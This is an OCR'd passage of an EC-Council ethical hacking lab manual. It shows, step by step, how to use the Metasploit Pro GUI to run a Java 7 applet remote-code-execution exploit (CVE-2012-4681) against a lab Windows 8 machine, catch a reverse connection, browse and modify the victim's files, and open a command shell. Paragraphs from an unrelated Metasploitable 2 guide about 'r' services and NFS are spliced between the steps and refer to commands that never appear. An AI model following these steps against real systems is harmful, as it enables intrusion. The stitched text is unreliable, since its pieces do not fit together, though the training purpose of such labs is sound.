


FIGURE 3.10: Metasploit Activation Successful

TASK 3

Updating Metasploit

13. Go to **Administration** and click **Software Updates**.




FIGURE 3.11: Metasploit Updating Software

14. Click **Check for Updates**, and after checking the updates, click **Install**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

By default, Metasploitable's network interfaces are bound to the NAT and Host-only network adapters, and the image should never be exposed to a hostile network. (Note: A video tutorial on installing Metasploitable 2 is available at the link Tutorial on installing Metasploitable 2.0 on a Virtual Box Host Only network.)




FIGURE 3.12: Metasploit Checking for Updates

15. After completing the updates it will ask you to restart, so click **Restart**.

This document outlines many of the security flaws in the Metasploitable 2 image. Currently missing is documentation on the web server and web application flaws as well as vulnerabilities that allow a local user to escalate to root privileges. This document will continue to expand over time as many of the less obvious flaws with this platform are detailed.




FIGURE 3.13: Metasploit Restarting after installation of updates

16. Wait until Metasploit restarts.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TCP ports 512, 513, and 514 are known as "r" services, and have been misconfigured to allow remote access from any host (a standard ".rhosts + +" situation). To take advantage of this, make sure the "rsh-client" client is installed (on Ubuntu), and run the following command as your local root user. If you are prompted for an SSH key, this means the rsh-client tools have not been installed and Ubuntu is defaulting to using SSH.




FIGURE 3.14: Metasploit Restarts

TASK 4

Creating a New Metasploit Project

17. After completion of restart it will redirect to **Metasploit – Home**. Now click **Create New Project** from the **Project** drop-down list.




FIGURE 3.15: Metasploit Creating a New Project

This is about as easy as it gets. The next service we should look at is the Network File System (NFS). NFS can be identified by probing port 2049 directly or asking the portmapper for a list of services. The example below using rpcinfo to identify NFS and showmount -e to determine that the "/" share (the root of the file system) is being exported.

18. In **Project Settings**, provide the **Project Name** and enter a **Description**, leave the **Network Range** set to its default, and click **Create Project**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The Metasploit Framework is a penetration testing system and development platform that you can use to create security tools and exploits. The Metasploit Framework is written in Ruby and includes components in C and assembler. The Metasploit Framework consists of tools, libraries, modules, and user interfaces. The basic function of the Metasploit Framework is a module launcher that allows the user to configure an exploit module and launch the exploit against a target system.




FIGURE 3.16: Metasploit Project Settings

19. Click the **Modules** tab after the project is created.




FIGURE 3.17: Metasploit Modules Tab

TASK 5

Running the Exploit

20. Enter **CVE ID** (2012-4681) in **Search Modules** and click **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Metasploit Pro contains tasks, such as bruteforce and discovery, in the form of modules. The modules automate the functionality that the Metasploit Framework provides and enables you to perform multiple tasks simultaneously.




FIGURE 3.18: Metasploit Searching for Java Exploit

A project is the logical component that provides the intelligent defaults, penetration testing workflow, and module-specific guidance during the penetration test.

21. Click the **Java 7 Applet Remote Code Execution** link.




FIGURE 3.19: Metasploit Java 7 Applet Remote Code Execution Exploit found

In addition to the capabilities offered by the open source framework, Metasploit Pro delivers a full graphical user interface, automated exploitation capabilities, complete user action audit logs, custom reporting, combined with an advanced penetration testing workflow.

22. Configure the exploit settings:
    a. In **Payload Options** set the **Connection Type** as **Reverse** and in **Listener Host** ,enter the IP address where Metasploit is running.
    b. In **Module Options**, enter the **SRV Host** IP address where Metasploit is running.
    c. Enter the **URI Path** (in this lab we are using greetings) and click **Run Module**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

IPv6 is the latest version of the Internet Protocol designed by the Internet Engineering Task Force to replace the current version of IPv4. The implementation of IPv6 predominantly impacts addressing, routing, security, and services.




FIGURE 3.20: Metasploit Running Module

23. The task is started as shown in the following screenshot.

In Metasploit Pro, you can define IPv6 addresses for target hosts. For example, when you perform a discovery scan, scan a web application, execute a bruteforce attack, or run a module, you can define an IPv6 address for the target hosts. For modules, Metasploit Pro provides several payloads that provide IPv6 support for Windows x86, Linux x86, BSD x86, PHP, and cmd.




FIGURE 3.21: Metasploit Task Started

24. Now switch to Windows 8 Virtual Machine, launch the **Chrome** browser and enter http://10.0.0.10:8080/greetings in the address bar and press **Enter**.

25. Click the **Run this time for Java(TM) was blocked because it is out of date** prompt in the Chrome browser.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: Metasploit Pro does not support IPv6 for link local broadcast discovery, social engineering, or pivoting. However, you can import IPv6 addresses from a text file or you can manually add them to your project. If you import IPv6 addresses from a text file, you must separate each address with a new line.




FIGURE 3.22: Windows 8 Virtual Machine – Running the Exploit

26. Now switch to your Windows Server 2012 host machine and check the Metasploit task pane. Metasploit will start capturing the reverse connection from the target machine.

Project Management
A Metasploit Pro project contains the penetration test that you want to run. A project defines the target systems, network boundaries, modules, and web campaigns that you want to include in the penetration test. Additionally, within a project, you can use discovery scan to identify target systems and bruteforce to gain access to systems.




FIGURE 3.23: Metasploit Capturing the reverse connection of targeted machine

27. Click the **Sessions** tab to view the captured connection of the target machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

User Management
Administrators can assign user roles to manage the level of access that the user has to
projects and administrative tasks. You can manage user accounts from the Administration
menu.




FIGURE 3.24: Metasploit Session tab

28. Click the captured session to view the information of a target machine as shown in the following screenshot.

Global Settings
Global settings define settings that all projects use. You can access global settings from the Administration menu. From the global settings, you can set the payload type for the modules and enable access to
the diagnostic console through a web browser. Additionally, from global settings, you can create API keys, post-exploitation macros,
persistent listeners, and Nexpose Consoles.




FIGURE 3.25: Metasploit Captured Session of a Target Machine

29. You can view the information of the target machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

System Management
As an administrator, you can update the license key and perform software updates. You can access the system management tools from the Administration menu.




FIGURE 3.26: Metasploit Target Machine System information

Host Scan
A host scan identifies vulnerable systems within the target network range that you define. When you perform a scan, Metasploit Pro provides information about the services, vulnerabilities, and captured evidence for hosts that the scan discovers. Additionally, you can add vulnerabilities, notes, tags, and tokens to identified hosts.

30. To access the files of the target system, click **Access Filesystem**.




FIGURE 3.27: Metasploit Accessing Filesystem of a Target Machine

Bruteforce uses a large number of user name and password combinations to attempt to gain access to a host. Metasploit Pro provides preset bruteforce profiles that you can use to customize attacks for a specific environment. If you have a list of credentials that you want to use, you can import the credentials into the system.

31. You can view and modify the files from the target machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

If a bruteforce is successful, Metasploit Pro opens a session on the target system. You can take control of the session through a command shell or Meterpreter session. If there is an open session, you can collect system data, access the remote file system, pivot attacks and traffic, and run post-exploitation modules.




FIGURE 3.28: Metasploit Modifying Filesystem of a Target Machine

Modules expose and exploit vulnerabilities and security flaws in target systems. Metasploit Pro offers access to a comprehensive library of exploit modules, auxiliary modules, and postexploitation modules. You can run automated exploits or manual exploits.

32. You can also launch a command shell of the target machine by clicking **Command Shell** from sessions captured.

